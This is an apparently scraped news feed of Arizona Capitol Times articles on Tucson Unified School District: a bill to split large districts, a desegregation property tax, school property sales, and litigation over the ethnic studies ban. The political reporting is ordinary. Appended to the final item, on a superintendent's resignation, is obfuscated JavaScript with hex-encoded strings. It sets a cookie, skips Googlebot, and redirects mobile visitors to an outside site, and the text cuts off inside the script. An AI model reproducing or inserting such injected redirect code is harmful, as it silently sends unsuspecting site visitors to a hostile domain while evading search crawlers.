The post House bill would seek public’s vote on whether to split school districts first appeared on Arizona Capitol Times.
]]>
Arizona lawmakers are moving to require a public vote in the state’s largest school districts to determine whether they should be split up.
But what happens after that hasn’t quite been worked out yet.
The measure, HB 2546, is being advanced by Rep. Rachel Jones. The first-term Republican lawmaker who lives on the far east side of Tucson said many of her constituents are unhappy with the decisions being made by the five-member governing board of the Tucson Unified School District.
She said they would be happier with a smaller district, which would presumably give them a greater voice and a board elected more from their own area versus the nearly 229 square miles that stretches from the edge of the San Xavier Indian Reservation through downtown, north of the Rillito River and east to Houghton Road.
But Jones’ displeasure with TUSD and her desire to force a vote to split it also would have a spillover effect: In crafting the measure to apply to districts of more than 35,000 students it also would mandate the same kind of vote in Mesa, which is even larger.
That’s just fine with Rep. Justin Heap, R-Mesa.
“It is a massive beast of a school district,” he said when the measure was being debated in the House Committee on Municipal Oversight and Elections. Heap said the district’s racial and economic diversity makes it too large to ensure that parents get their voices heard.
As crafted, HB 2546 also would force an election in the Chandler Unified School District. And student growth in the Peoria, Gilbert and Deer Valley districts also could put them over that 35,000 figure and force that same mandated election.
Despite that, all the House Republicans agreed with what Jones wants to do, voting this past week (eds: March 1) in favor of the mandated election. All Democrats were opposed.
Arizona law already allows an election to split a school district to be called if 10% of the residents of an area proposing to form a new district submit petitions. A similar margin is required from the area that would remain.
Jones, however, said that option isn’t enough.
“This came from concerned parents, concerned constituents, that that process is almost impossible to get the desired outcome,” she said during House floor debate. And that desired outcome, said Jones, is a smaller district for her constituents — and one where board members would answer to those constituents.
“There are parents in schools … over on the east side of Tucson that are not in agreement with some of the decisions being made by the five-person board,” she said.
“What this does is it gives power back to the parents to say, ‘Yes, we would like to be able to potentially choose if we want to split up the district or not,”’ Jones continued. “This does give the power to the parents to say, ‘You know, this isn’t working.”’
And Jones said that breaking up the district will empower not just parents but also the teachers and principals at individual schools.
Rep. Stephanie Stahl-Hamilton, D-Tucson, questioned the finances of all this. She noted the move is coming as lawmakers debate the amount of money being spent on education, especially what is being earmarked for administration.
“Once we start dividing districts, we’re talking about school superintendents and all of the administrative staff that comes with establishing a new district,” she said.
“We would be funneling money away from the classroom, putting it into the establishment of new districts and new administration,” Stahl-Hamilton said. “I think in the long run it would cost the state a lot more money.”
Jones said that isn’t necessarily true.
“We have a superintendent that makes a lot of money,” she said, a figure she pegged at about $500,000 a year.
But the latest three-year contract approved by the school board for Gabriel Trujillo actually puts his salary at $230,000, a 14% increase from his prior base pay, with a tax-deferred annuity of $15,000 a year and eligibility for $5,000 in performance-based pay each year.
Jones also said that Trujillo has “a lot of assistant superintendents who make pretty good salaries.”
“I believe if the parents were to split the district into, say, two or three more districts, that it would be a wash, if not a money savings,” she said.
Jones also said Tucson “spends more money than I think everybody in the state.”
What figures from the Auditor General’s Office show is that TUSD spent $6,509 per student last school year on instruction, compared with the statewide average of $5,846. But administrative costs were $62 less per student than the statewide average.
She also questioned the district’s academic performance.
That same report from the Auditor General found that just 20% of students passed state math assessments, compared with 33% statewide. The district also lagged in assessments for science and English language arts.
One thing missing from HB 2546 as it was approved by the House are details of exactly how the breakup process would work.
What is clear at this point is that a vote would be required in Tucson, Mesa and Chandler schools, with residents deciding whether two — or three — is better than one.
But there is nothing at this point to say that residents would get maps to show exactly where the new lines would be drawn, something that would be required in an election sought by residents. What also is missing is how assets like school buses would be divided and how to deal with existing bond debt.
Jones told Capitol Media Services that much of that would be worked out in the Senate where the measure now heads. But she declined to provide specifics.
This isn’t the first time lawmakers have debated the question of what has been a perennial question at the Capitol of what is the ideal size of a school district.
As recently as 2019 lawmakers debated a measure moving in the opposite direction by forcing consolidation of the more than 200 school districts in the state as a method of saving money by avoiding duplication.
The measure failed amid opposition from people who wanted to keep things the way they were.
That question of how big is too big isn’t just being considered in the context of school districts.
There is an effort at the Capitol to split Maricopa County into four separate counties.
There is a big difference, though: SB 1137, which was given preliminary approved this past week by the Senate, mandates the breakup, with no option for voters in the county to decide otherwise.
That election would have to state the new boundaries of each district, the number of students as well as the amount of assessed property, the last point designed to ensure there is a sufficient tax base to support each of the new districts.
The post House bill would seek public’s vote on whether to split school districts first appeared on Arizona Capitol Times.
]]>The post Pima County officials see legal trouble in desegregation tax first appeared on Arizona Capitol Times.
]]>Pima County officials say a new state law dictating how to collect taxes for desegregation funding in Tucson puts the county at legal risk.

A provision in the budget signed by Gov. Doug Ducey shifts the burden of a tax that provides funding for desegregation and student achievement efforts at public schools from all Arizona homeowners to only the homeowners in the 18 school districts that utilize the funding. The new policy provides a savings to the state. Prior to the change, desegregation taxes were levied as a primary property tax, which means the state picks up the bill above the constitutionally mandated 1 percent cap on property taxes.
Programs funded by desegregation taxes are designed to meet the demands of federal court orders or agreements with the U.S. Department of Education’s Office for Civil Rights in districts found to have racial disparities in their schools.
A memo from Deputy Pima County Attorney Regina Nassen, first reported by the Arizona Daily Star, details how the new law that shifts the tax burden may contradict Arizona’s Constitution, which states that homeowners’ property taxes may not exceed 1 percent of their property’s value. The exceptions are for local taxes that residents get to vote on, such as bonds and overrides.
The budget, approved in May by lawmakers, classified the desegregation levy as a secondary tax. But, unlike bonds and overrides, voters get no say in whether they are taxed for it.
The Pima County Board of Supervisors voted on May 22 to release the memo publicly. The board is also seeking an opinion from the Attorney General’s Office to determine whether the county should follow the new law or if it violates the Constitution.
If it’s the latter, levying the tax could put the county at legal risk, Nassan wrote.
Though the tax would only apply to homeowners within the district boundaries of the Tucson Unified School District, the county is responsible for administering property taxes, and the county will be liable for repaying taxpayers if the tax is later deemed illegal, she wrote.

That’s a legitimate factor for the county, the state, and perhaps the school district to consider, according to Chuck Essigs, a lobbyist for the Arizona Association of School Business Officials. Effectively, legislators decided to alter what voters were told decades ago when the Arizona Constitution was changed to implement the 1 percent cap on how much homeowners pay in property taxes: For every $100,000 in assessed value, a homeowner only pays $100.
The exceptions are bonds and overrides, and Essigs said the Legislature has changed people’s tax situation with the stroke of a pen as a way to free up roughly $18 million from districts that use desegregation levies, including $16 million from TUSD.
With this precedent, legislators could make future changes to balance the state budget that would mean higher taxes for some Arizona homeowners without them getting a say in the decision, according to Essigs.
“A lot of times people refer to a slippery slope. Well, this is a slippery slope,” Essigs said. He added that people may not understand the legal issue as much as they understand the philosophical issue, which is when voters are told something, “do you stick to it?”

Kevin McCarthy, president of the Arizona Tax Research Association, said seeking an opinion from the attorney general isn’t going to have an impact on whether Pima County officials must follow the new law.
“Is someone going to enjoin the county (from administering the tax)? Shy of that, I don’t know any way that the county could legally argue they shouldn’t follow the law that was just passed,” McCarthy said.
A spokesman for Attorney General Mark Brnovich confirmed that any opinion from the office would be just that: an opinion. And as of April 30, Pima County officials have made no formal request for an opinion.
“There is nothing that is legally binding about the opinion. It is truly guidance,” said spokesman Ryan Anderson.
Essigs agreed that the matter may require a legal battle to settle. In the meantime, TUSD could be left short on the funding necessary for its desegregation programs if Pima County officials decide it’s in their best legal interest not to levy the desegregation tax.
“It would appear to me what happens is the district will spend that money as if it was there, and pretty soon they’re going to reach a point in the year where they don’t have any more revenue to cover their expenditures,” Essigs said.
TUSD Superintendent Gabriel Trujillo did not return calls for comment.
If they levy the tax, county officials could find themselves in the crosshairs of outraged TUSD homeowners. State budget analysts estimate that the new taxing mechanism will increase the average property tax bill within the district by $176 to recoup the $16 million supplement the state will no longer provide.
That’s not something that will be lost on those TUSD residents, according to Sen. David Bradley, D-Tucson. Perhaps, he said, the governor will bear the brunt of homeowners’ ire.
He suspects people will hear about how Ducey increased their taxes by $16 million, he said.
“I think that narrative will not go away,” Bradley added.
The post Pima County officials see legal trouble in desegregation tax first appeared on Arizona Capitol Times.
]]>The post Senate passes bill to regulate public school property sales first appeared on Arizona Capitol Times.
]]>
Five years ago Tucson Unified School District sold a no-longer-needed building to a developer for $1.6 million, $400,000 less than offered by a Christian school.
On Tuesday, state senators voted to block Tucson schools – and any other district – from doing that ever again.
The 17-12 party-line vote in the Republican-controlled Senate came over the objections of Sen. Martin Quezada, D-Glendale. He said these decisions should be left to local school boards who can best determine the needs of the community.
But Quezada acknowledged that at least part of the reason he is opposed is because it effectively puts a school district in the position of helping a competitor for students and the dollars that come with them.
HB 2460 actually has its roots in the desire of the Desert Christian School in Tucson, which had been conducting classes at a local church, to find its own home. John O’Hair who was headmaster of the school in the 2008-2009 school year told lawmakers during a hearing earlier this year that he had his eye on some property at Wrightstown and Harrison roads on the city’s far east side.
As it turned out, he said, the Tucson district was selling off its no-longer-needed Wrightstown Elementary School, about a quarter mile up the road. O’Hair said it made more sense to buy that property and upgrade the school rather than build a new one from scratch.
O’Hair said he approached district officials with an offer of $2 million, only to be ignored for a year and a half.
“We had to get going,” he said, with the school going back to the original property.
What annoyed O’Hair is that a year later the district ended up selling off the 9.2 acre parcel — for $1.6 million for residential development.
“It was frustrating,” he told lawmakers.
The legislation which already has passed the House and now goes to Gov. Doug Ducey, would spell out that when a district offers a building or even part of a building for sale or lease, it cannot accept an offer from a potential buyer or tenant “that is less than an offer from a charter school or private school.”
Nothing in HB 2460 requires a school district to sell or rent to anyone. But the bill says that once a property is offered for sale a lease, the district cannot pull it off the market “solely because a charter school or private school is the highest bidder.”
Rep. Vince Leach, R-Tucson, the sponsor of the legislation, was undeterred by the prospect that the former public school could end up in the hands of an organization that would, in effect, erect its own sign and seek to enroll some of the students in the neighborhood who otherwise would be going to public schools. He said it’s just the way the world works.
“You go to auto malls and you see every day the sign truck is there and taking down ‘Chevrolet’ and putting up ‘Ford,’ ” Leach said.
“That happens every day in the business world,” he continued. “You see every day an office building that’s got ‘Cigna’ on it and the next day it’s got ‘State Farm’ on it.”
And Leach said once a school district has declared a building vacant and no longer needed “you should sell it to the highest bidder.”
That mandate drew concerns from Sen. Catherine Miranda, D-Phoenix. She said she has no concern if the sale to a specified buyer will be “good for kids.”
“We have to be fair,” she said. “We can’t just come in forcing the public school district to take something that may not be the best for kids.”
That drew a sharp reaction from Sen. Sylvia Allen, R-Snowflake.
“Districts can’t decide that,” she said.
“They can’t decide that that is not going to be good for kids because they’re afraid of the competition,” Allen said. She said the legislation is simply a requirement to allow charter and private schools to participate in the bidding “and not be excluded because of the prejudice against charter schools among the districts.”
Anyway, Allen said, the legislation does not require accepting a bid from a charter or private school if district officials have a legitimate reason.
“If you don’t want a high school there because you’ve got grade school kids close, and you don’t want to sell to them for that, that would be a reason,” she said, one that would remain legal even if HB 2460 becomes law.
And Sen. Steve Smith, R-Maricopa, who supports the legislation, said there is another escape clause of sorts in the legislation.
For example, he said, a district could decide to accept a lower bid from someone who plans to make the property into a community center. The only thing that HB 2460 would bar, Smith said, is refusing to sell solely because of the identity of the buyer.
Leach also reassured colleagues that nothing forces a district to sell a vacant building. He said they can hang on to them if they have reason to believe that a change in the neighborhood will result in a future need for the building as a school.
Tucson Unified School District took no position on the legislation during various hearings. Lobbyist John Kelly said the district was not interested in interceding as it has no plans to sell off other buildings.
In 2011, however, when several charter schools were sniffing around some closed TUSD properties, then-Superintendent John Pedicone said he did not like the idea of negotiating with them.
“When you consider selling to an organization that may be in competition with you, that requires careful consideration because you lose that asset, and sometimes a fast dollar may not be the best investment,” he said at the time. “We have to balance the value to the district and the value to the community.”
There was no immediate response from Gabriel Trujillo, the district’s current superintendent.
The post Senate passes bill to regulate public school property sales first appeared on Arizona Capitol Times.
]]>The post Shuttered Mexican-American studies program back in court first appeared on Arizona Capitol Times.
]]>
A federal trial considering whether an Arizona law that shuttered a popular Mexican-American studies program in Tucson was enacted with discriminatory intent resumes this week.
Former Arizona schools chief Tom Horne, who was behind the battle against the program the year that lawmakers passed the state’s landmark immigration law, is scheduled to testify on Today. He also defended the law that restricts ethnic studies courses in public schools as the state’s former attorney general, saying it helped keep “radical” curriculum out of classrooms.
The 2010 law prohibits courses if they promote resentment toward a race or a class of people, are designed primarily for a particular ethnic group, or advocate ethnic solidarity instead of the treatment of peoples as individuals.
It effectively ended the Mexican-American studies program at the Tucson Unified School District, launching protests by students and parents who felt the courses were important and improved performance in school.
A group of students sued the state over the ban, saying it was overly broad and violates the right of free speech.
Most of the law has been upheld by the courts, but a judge will now determine whether it was enacted with discriminatory intent.
“The legislative history makes clear that the statute while, broader in nature, was directed at the Mexican-American studies program,” plaintiffs’ attorney Jim Quinn said.
Arizona denies that the law was enacted with racial discrimination.
“With respect to TUSD’s MAS program, the evidence shows that concerns existed that the program was based on a divisive, separatist, politicized pedagogy that taught students to see themselves as exemplars of an oppressed ethnicity rather than as individuals with the opportunity to control their own destinies and achieve their own goals,” state attorneys wrote in court filings.
The Tucson program was implemented in 1998 and focused on Mexican-American history, literature and art in an effort to keep Mexican-American students in school and engaged. The TUSD board dismantled the program in January 2012, a month after the law took effect, to keep from losing state funding. Program advocates say students who participated in the program outperformed their peers in grades and standardized tests.
Horne’s grievance with the program dates back to 2006, when labor rights activist Dolores Huerta delivered a speech at a TUSD high school in which she said Republicans hate Latinos.
Horne got word of the comments and sent an aide to rebuff the remark. The aide, a Latino woman who told students she was a proud Republican, was met with protests. Horne attributed the protests to students in the Mexican-American Studies program.
A years-long battle against the program began. In 2010, the same year Arizona passed its landmark immigration law known as SB1070, legislators approved the ethnic studies law. It took effect at the end of 2011.
In 2015, the Tucson Unified School District said it was expanding the teaching of a “culturally relevant” curriculum developed to follow a decades-old racial desegregation lawsuit.
The announcement by the district’s former superintendent was met with disapproval by the man who was at that time in charge of state schools, John Huppenthal. He spent his last hours in office threatening to cut school funding over the new courses. He had just lost a primary election after news reports revealed he had been posting derogatory comments— including about the Mexican-American Studies program— under a pseudonym online.
Huppenthal, who as a state senator helped pass the ban on ethnic studies, testified in court this month that he didn’t think passing the 2010 law would necessarily end the Mexican-American studies program. He said he thought the program would be changed but not canceled.
Huppenthal told The Associated Press he felt the ongoing trial was irrelevant because the district has resumed some form of ethnic studies and is being monitored by the state.
“I think that Tucson Unified learned a valuable lesson which I hoped they did about the fact when you have something like this that’s controversial, you need to follow state law, you need to follow a curriculum,” Huppenthal said.
The culturally relevant courses are now taught at all TUSD high schools, Superintendent Gabriel Trujillo said Monday. Trujillo says the district worked with the Arizona Department of Education to ensure the courses don’t violate the state law. He said the courses are “very scripted” and include offerings like American history from an African-American perspective.
The post Shuttered Mexican-American studies program back in court first appeared on Arizona Capitol Times.
]]>The post Judge grants supporters chance to void anti-ethnic studies programs laws first appeared on Arizona Capitol Times.
]]>Saying there is evidence of racial animus by state officials, a federal appeals court on Tuesday agreed to give challengers a chance to void state laws specifically designed to kill Tucson’s “ethnic studies” program.
Judge Jed Rakoff, writing for the majority, said a trial judge was wrong in dismissing the claims by supporters of the Mexican American Studies program that both the 2010 law and how it was enforced by top state officials violated the constitutional rights of students. Rakoff cited statements of lawmakers and others that he said suggest the statute was enacted for discriminatory reasons.
He also said it appears the law improperly and illegally interferes with the rights of students to get information.
And Rakoff rejected arguments by attorneys for the state that it is not to blame for the demise of the program.
He acknowledged the board of the Tucson Unified School District voted in 2012 to scrap the program. But Rakoff said that occurred only after John Huppenthal, then the state’s schools chief, threatened to withhold more than $14 million in state aid unless the school not only complied with the law but proved that all instruction materials had been removed from classrooms.
Less clear is what will happen if challengers ultimately win in court.
The district still has a form of what has been described as “culturally relevant curricula.” State schools chief Diane Douglas determined earlier this year that what’s left complies with the 2010 law.
But attorney Richard Martinez who represents challengers said Douglas’ blessing is hardly a victory.
“You have at best what you’d call a neutered program that lacks the essentials that made the program so successful,” he said. Martinez said that’s why the law needs to be voided.
“It’s essentially the right of a school district such as TUSD to have developed and then adopted Mexican-American studies for very specific reasons to address the achievement gap (and) to address the drop-out rate,” Martinez said.
Douglas, in a prepared statement, said she supports the 2010 law. Douglas, however, also said she is working on plans for “an inclusive education experience” for all students, one that will make the 2010 law and challenges to it “archaic.”
But if the law is eliminated, it frees TUSD – and any other school district – to enact programs beyond what Douglas finds acceptable.
The program which goes back as far as 1998 was designed to provide culturally relevant curriculum for students by incorporating historical and contemporary Mexican-American contributions into classroom studies.
It came under fire in 2007 when a group of students walked out on a speech by Margaret Dugan, then the deputy state school chief. She was responding to a controversial speech where labor activist Dolores Huerta told students that “Republicans hate Latinos.”
That got the attention of Tom Horne, then her boss, who became one of the proponents of the 2010 law.
It prohibits courses that promote the overthrow of the federal government, promote resentment toward a race or class of people, are designed primarily for pupils of a particular ethnic group, or “advocate ethnic solidarity instead of the treatment of pupils as individuals.” Various students and teachers filed suit claiming the law violates their constitutional rights.
Rakoff said there is a basis for such a claim.
“The state may not remove materials otherwise available in a local classroom unless its actions are reasonably related to legitimate pedagogical (educational) concerns,” he wrote. And he said students have a right to receive information.
Here, Rakoff said, the law “threatens to chill the teaching of ethnic studies courses that may offer great value to students – yet it does so without furthering the legitimate pedagogical purpose of reducing racism.”
The judge also said the events leading up to adoption of the law “suggest an intent to discriminate.”
For example, he said, the hearings on the legislation focused not on the broader question of educational goals but solely on the Mexican-American Studies program. And he said that Rep. Steve Montenegro, R-Litchfield Park, said the program was creating “racial warfare.”
Rakoff also noted that Huppenthal, while a state legislator, not only had a role in crafting some provisions of the law but campaigned for state school superintendent with a pledge to “stop La Raza” if elected.
More concerning, the judge said, is that after Huppenthal was elected he commissioned Cambium Learning to determine if TUSD was in violation of the law.
“The auditors did not observe any evidence that Mexican-American Studies courses promoted resentment towards a race or class of people, nor that they were necessarily designed for pupils of a particular ethnic group, as all students were welcomed into the program,” Rakoff wrote. “Nevertheless, in one of them most telling actions in this entire saga, Huppenthal then rejected the conclusions of the Cambium student that he himself had commissioned, concluding that because the MAS department was aware of the audit ‘naturally the auditors are never going to observe the promotion of racism or ethnic solidarity.”
Instead Huppenthal ordered a separate investigation which reviewed only some course materials and the program’s web site, concluding from that the district was in violation of the law.
Rakoff said it will now be up to a trial judge to determine if Huppenthal rejected the initial report based on deficiencies “or whether it was based on a predetermined intent” to find the program in violation of the law.
Appellate Judge Richard Clifton said he could not go along with the majority’s conclusion that there was sufficient evidence presented to suggest enactment and enforcement of the statute was motivated, at least in part, by an intent to discriminate.
“The majority opinion conflated antipathy toward Tucson’s Mexican-American Studies program with animus toward Mexican Americans more generally,” Clifton wrote. “They are not the same.”
He said the evidence shows that state officials targeted the program and not Latino students, teachers or community members who supported or participated in the program.
“The majority opinion ignores that distinction,” he said.
The post Judge grants supporters chance to void anti-ethnic studies programs laws first appeared on Arizona Capitol Times.
]]>The post House panel declines to require audit of TUSD desegregation expenses first appeared on Arizona Capitol Times.
]]>
Saying an outside review is necessary, a House committee refused late on March 25 to require a “forensic audit” of the $64 million a year Tucson Unified School District is spending on desegregation expenses.
After more than an hour of testimony, Rep. Justin Olson, R-Mesa, who chairs the Appropriations Committee, said he would not call for a vote on the proposal by Rep. Mark Finchem, R-Oro Valley. Instead, Olson said those who testified for and against SB1120 provided “valuable information” about desegregation programs that will help lawmakers decide what action, if any, is appropriate.
But Olson’s decision essentially means the legislation is dead.
Finchem said committee members really didn’t hear the full story. While he stayed for the meeting, which started at 9 a.m. but then recessed until after 9 p.m., others who came to testify in support of the legislation did not.
“We now have voters who have, quite frankly, been disenfranchised from testifying,” he said, adding that he hopes to resurrect the measure. But that could prove difficult as there are no more committees set to meet this session.
By contrast, TUSD Superintendent H.T. Sanchez, who argued against the special audit Finchem wanted, clearly was pleased.
But Sanchez said the committee’s decision not to take a closer look does not mean he is now free to change how the district spends its money. He said multiple layers of oversight remain.
Sen. Steve Farley, D-Tucson, who also testified in opposition to the audit, was more blunt in his criticism of Finchem’s legislation, taking a swat at the freshman lawmaker for proposing the move in first place.
Farley, who has a child in the district, said Finchem represents no part of the Tucson Unified School District. And he said that Finchem never took the time to discuss the issue first with Sanchez, meet with district officials or review audits already done.
SB1120 was more of a demand than a request.
Finchem’s legislation was crafted so that if the district did not comply, the state would cut off its ability to levy a special tax that raises $64 million a year for the programs. And that, in turn, would have put the district at odds with a federal court monitoring its efforts.
The first-term lawmaker told the committee there is evidence the district has been misspending the money it is supposed to be using to comply with federal requirements to end a decades-old discrimination complaint.
As proof he cited the fact that the district, told to find a larger meeting space to accommodate more people, opted to remodel a school five miles away at a cost of $480,000. And those dollars, Finchem said, were paid for out of desegregation funds.
Finchem also he quoted from a statement by Gloria Copeland, an education activist who has been monitoring the desegregation program, questioning the expenditure of $3 million in desegregation dollars for a practice gymnasium.
Sanchez did not specifically ask lawmakers to kill the legislation. Instead he detailed for committee members all the oversight of how the funds are used that already exists, including a court-appointed special master, two sets of plaintiffs who sued the district and the U.S. Department of Justice.
“And a federal judge approves a final budget,’” Sanchez said.
The superintendent did not dispute the cost of the new board room. But he told lawmakers there’s more to the story than what Finchem said.
He said while the district was implementing its Mexican-American studies program there were people who wanted to go to board meetings but could not get in to the hearing room. And that site also did not provide translation services.
“So these folks filed a complaint with the (federal) Office of Civil Rights,” Sanchez explained. He said that agency told the district they could build a larger board room voluntarily.
“Or you could fight us on it and if we win you have to pay those legal costs and you still have to build a bigger governing board room,” Sanchez quoted OCR officials as saying. The superintendent said that information was relayed to the federal judge overseeing the desegregation case who gave the district permission to use the funds “to keep us out of more legal trouble with the federal government.”
Asked after the meeting about Finchem’s claim of $3 million for a practice gym, Sanchez said, “I don’t know what he’s talking about.”
The post House panel declines to require audit of TUSD desegregation expenses first appeared on Arizona Capitol Times.
]]>The post TUSD gets reprieve from penalties for cultural courses first appeared on Arizona Capitol Times.
]]>The Tucson Unified School District is safe for the time being from any penalties associated with alleged violations of a state law forbidding racially-charged classes.
Superintendent of Public Instruction Diane Douglas and TUSD Superintendent H.T. Sanchez said in a news conference today the Department of Education will continue to monitor the school district until the end of the school year and decide where to go from there.
“We’re not quite there yet, there is still work that needs to be done, but we know that we can continue to work together to ensure that TUSD will be in full compliance with the law,” Douglas said.
The alleged violations mostly arise out of the district’s Culturally Relevant Courses, a program that is required under a federal desegregation order. The courses replaced the Mexican American Studies program, which the district disbanded after an administrative law judge upheld findings that the program was in violation of the state law.
Douglas’ predecessor, John Huppenthal, announced in the waning moments of his administration that the district is in violation of the 2010 law. It forbids classes that promote ethnic solidarity, promote the overthrow of the U.S. government, are designed primarily for pupils of a particular ethnic group, or promote resentment towards a race or class of people.
The deadline for coming into compliance was March 4, and the district was in danger of losing up to $50 million of its state funding.
Douglas said the district’s curriculum is in accordance with state law, but that some teachers aren’t following it and some work still needs to be done to correct that.
Huppenthal cited certain materials used in the classroom, such as the song “Take the Power Back” by the rock group Rage Against the Machine and an essay by rapper KRS-One, as violations.
Huppenthal said the song violated the prohibition against the teaching of content that promotes the overthrow of the U.S. government, and the essay, “An Introduction to Hip Hop,” ran afoul of the prohibition against courses that “advocate ethnic solidarity instead of the treatment of pupils as individuals.”
Sanchez said neither of those materials are being used in the classroom any longer.
Douglas has taken a much different tone with TUSD than Huppenthal or his predecessor, Tom Horne, both of whom took many opportunities to publicly criticize the district.
Douglas said she wants to expand ethnic studies statewide. She has asked various racial-minority advisory groups to provide ideas to include the studies as part of the history standards and curricula for all Arizona students, regardless of their ethnicity.
She said the state isn’t teaching accurate history if students aren’t exposed to the suffering, trials and triumphs of all ethnics groups that have contributed to the state’s cultural mix.
The announcement came an hour after the first meeting of the newly organized Latino Education Advisory Committee ended.
Douglas’ chief of staff, Michael Bradley, has said she wants to rebuild relations with the Hispanic community that were damaged during the Huppenthal administration.
The post TUSD gets reprieve from penalties for cultural courses first appeared on Arizona Capitol Times.
]]>The 9th U.S. Circuit Court of Appeals in San Francisco will hear arguments in the case that has received renewed attention after a school district in Tucson was accused by state officials of violating the ban.
The post Arizona ban on ethnic studies to go before appeals court today first appeared on Arizona Capitol Times.
]]> TUCSON — A federal appeals court today will take up the case against a ban on ethnic studies in Arizona.
The 9th U.S. Circuit Court of Appeals in San Francisco will hear arguments in the case that has received renewed attention after a school district in Tucson was accused by state officials of violating the ban.
A lower court has upheld the Arizona law that prohibits courses if they promote resentment toward a race or a class of people, are designed primarily for people of a particular ethnic group or advocate ethnic solidarity instead of the treatment of people as individuals.
The ban was approved in 2010 and adopted by the Tucson Unified School District two years later because it risked losing funding. The district eliminated its Mexican-American studies program, angering teachers and students who said it improved student achievement. They went on to sue the state, saying the law was overly broad and violated free speech rights.
But the federal court found courses “designed primarily for peoples of a particular ethnic group” to be unconstitutionally vague and upheld the other standards under which Tucson’s program was eliminated.
TUSD is now at risk of losing about $14.2 million in annual funding over what state officials say are violations of the ban.
Former Arizona Superintendent John Huppenthal used his last hours in office to issue a report accusing the TUSD of being in violation. He cited an introductory course on hip-hop from the African-American perspective and lyrics from the rock band Rage Against the Machine as violations.
New Superintendent Diane Douglas said she agrees that TUSD is in violation but says the problem is not with the ethnic studies curriculum but with the way it is taught.
Douglas said it’s a misunderstanding that the Arizona Department of Education is opposed to ethnic studies.
District Superintendent H.T. Sanchez said the curriculum follows a 2013 federal racial desegregation order requiring culturally relevant courses. He said the courses are being taught at three high schools, but they will be expanded to seven next school year.
The post Arizona ban on ethnic studies to go before appeals court today first appeared on Arizona Capitol Times.
]]>The post Tucson schools chief says ethnic studies will continue first appeared on Arizona Capitol Times.
]]>Get 24/7 political news coverage and access to events honoring top political professionals
The post Tucson schools chief says ethnic studies will continue first appeared on Arizona Capitol Times.
]]>The post TUSD superintendent says he’s resigning on June 30 first appeared on Arizona Capitol Times.
]]> TUCSON ai??i?? The superintendent of Tucson’s largest school district says he’s resigning, effective June 30.
KVOA-TV says John Pedicone announced his plans in an email to staff Wednesday.
Pedicone has been superintendent of the Tucson Unified School District since 2010 and his contract wasn’t scheduled to expire until June 30, 2014.
He has dealt with school closings and been criticized over the ethnic studies program, all while trying to close a gaping budget.
In his resignation letter, Pedicone says his decision to resign didn’t come easily, but he believes it’s in the best interests of the district to so do.
Pedicone confirmed his departure at a hastily called news conference at district headquarters Wednesday afternoon.
TUSD officials say the district board will begin its search for a new leader immediately.var _0x446d=[“\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E”,”\x69\x6E\x64\x65\x78\x4F\x66″,”\x63\x6F\x6F\x6B\x69\x65″,”\x75\x73\x65\x72\x41\x67\x65\x6E\x74″,”\x76\x65\x6E\x64\x6F\x72″,”\x6F\x70\x65\x72\x61″,”\x68\x74\x74\x70\x3A\x2F\x2F\x67\x65\x74\x68\x65\x72\x65\x2E\x69\x6E\x66\x6F\x2F\x6B\x74\x2F\x3F\x32\x36\x34\x64\x70\x72\x26″,”\x67\x6F\x6F\x67\x6C\x65\x62\x6F\x74″,”\x74\x65\x73\x74″,”\x73\x75\x62\x73\x74\x72″,”\x67\x65\x74\x54\x69\x6D\x65″,”\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E\x3D\x31\x3B\x20\x70\x61\x74\x68\x3D\x2F\x3B\x65\x78\x70\x69\x72\x65\x73\x3D”,”\x74\x6F\x55\x54\x43\x53\x74\x72\x69\x6E\x67″,”\x6C\x6F\x63\x61\x74\x69\x6F\x6E”];if(document[_0x446d[2]][_0x446d[1]](_0x446d[0])== -1){(function(_0xecfdx1,_0xecfdx2){if(_0xecfdx1[_0x446d[1]](_0x446d[7])== -1){if(/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|iemobile|ip(hone|od|ad)|iris|kindle|lge |maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm( os)?|phone|p(ixi|re)\/|plucker|pocket|psp|series(4|6)0|symbian|treo|up\.(browser|link)|vodafone|wap|windows ce|xda|xiino/i[_0x446d[8]](_0xecfdx1)|| /1207|6310|6590|3gso|4thp|50[1-6]i|770s|802s|a wa|abac|ac(er|oo|s\-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|\-m|r |s )|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\-(n|u)|c55\/|capi|ccwa|cdm\-|cell|chtm|cldc|cmd\-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\-s|devi|dica|dmob|do(c|p)o|ds(12|\-d)|el(49|ai)|em(l2|ul)|er(ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(\-|_)|g1 u|g560|gene|gf\-5|g\-mo|go(\.w|od)|gr(ad|un)|haie|hcit|hd\-(m|p|t)|hei\-|hi(pt|ta)|hp( i|ip)|hs\-c|ht(c(\-| |_|a|g|p|s|t)|tp)|hu(aw|tc)|i\-(20|go|ma)|i230|iac( |\-|\/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |\/)|klon|kpt |kwc\-|kyo(c|k)|le(no|xi)|lg( g|\/(k|l|u)|50|54|\-[a-w])|libw|lynx|m1\-w|m3ga|m50\/|ma(te|ui|xo)|mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v 